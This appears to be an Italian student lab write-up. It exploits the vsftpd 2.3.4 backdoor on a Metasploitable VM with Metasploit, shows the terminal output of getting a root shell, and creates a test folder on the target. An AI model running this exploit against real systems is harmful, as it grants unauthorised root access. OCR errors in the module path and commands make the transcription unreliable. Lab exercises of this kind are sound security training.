
Esercitazione S7-L1

• Avvio **Metaspolitable** con IP 192.168.1.149 e verifica connessione con **ping**.

```
(kali® kali)-[~]
$ ping 192.168.1.149
PING 192.168.1.149 (192.168.1.149) 56(84) bytes of data.
64 bytes from 192.168.1.149: icmp_seq=1 ttl=64 time=0.190 ms
64 bytes from 192.168.1.149: icmp_seq=2 ttl=64 time=0.408 ms
64 bytes from 192.168.1.149: icmp_seq=3 ttl=64 time=0.384 ms
64 bytes from 192.168.1.149: icmp_seq=4 ttl=64 time=0.270 ms
^C
— 192.168.1.149 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3050ms
rtt min/avg/max/mdev = 0.190/0.313/0.408/0.088 ms
```

• Studio servizi attivi e porte con namp

 Avvio Metasploit (msfconsole) e ricerca exploit per vsftpd 2.3.4 con conseguente caricamento e visualizzazione opzioni



Impostazione opzioni

Ricerca payload

Avvio exploit con creazione cartella test_metasploit

```
msf6 exploit(mix/ffp/vsftpd_224_backdoor) > exploit

[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)

[*] 192.168.1.149:21 - USER: 331 Please specify the password.

[*] 192.168.1.149:21 - Backdoor service has been spawned, handling...

[*] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)

[*] Found shell.

[*] Command shell session 1 opened (192.168.1.100:46669 → 192.168.1.149:6200) at 2024-12-16 18:05:23 +0100

ls bin boot cdrom deev etc home initrd initrd.img lib lost+found media mmt nohup.out opt proc root sbin srv ysys tmp usr var vmlinuz cd root ls beektop reset_logs.sh vnc.log mkdir test metasploit
```

Verifica su macchina Metasploitable

```
msfadmin@metasploitable: $ ls
vulnerable
msfadmin@metasploitable: $ cd /
msfadmin@metasploitable: $ ls
msfadmin@metasploitable: $ ls
bin dev initrd lost+found nohup.out root sys var
boot etc initrd img media opt sbin tmp vmlinuz
cdrom home lib mnt proc srv usr
msfadmin@metasploitable: /$ cd root
msfadmin@metasploitable: /root$ ls
Desktop reset_logs.sh test_metasploit vnc.log
```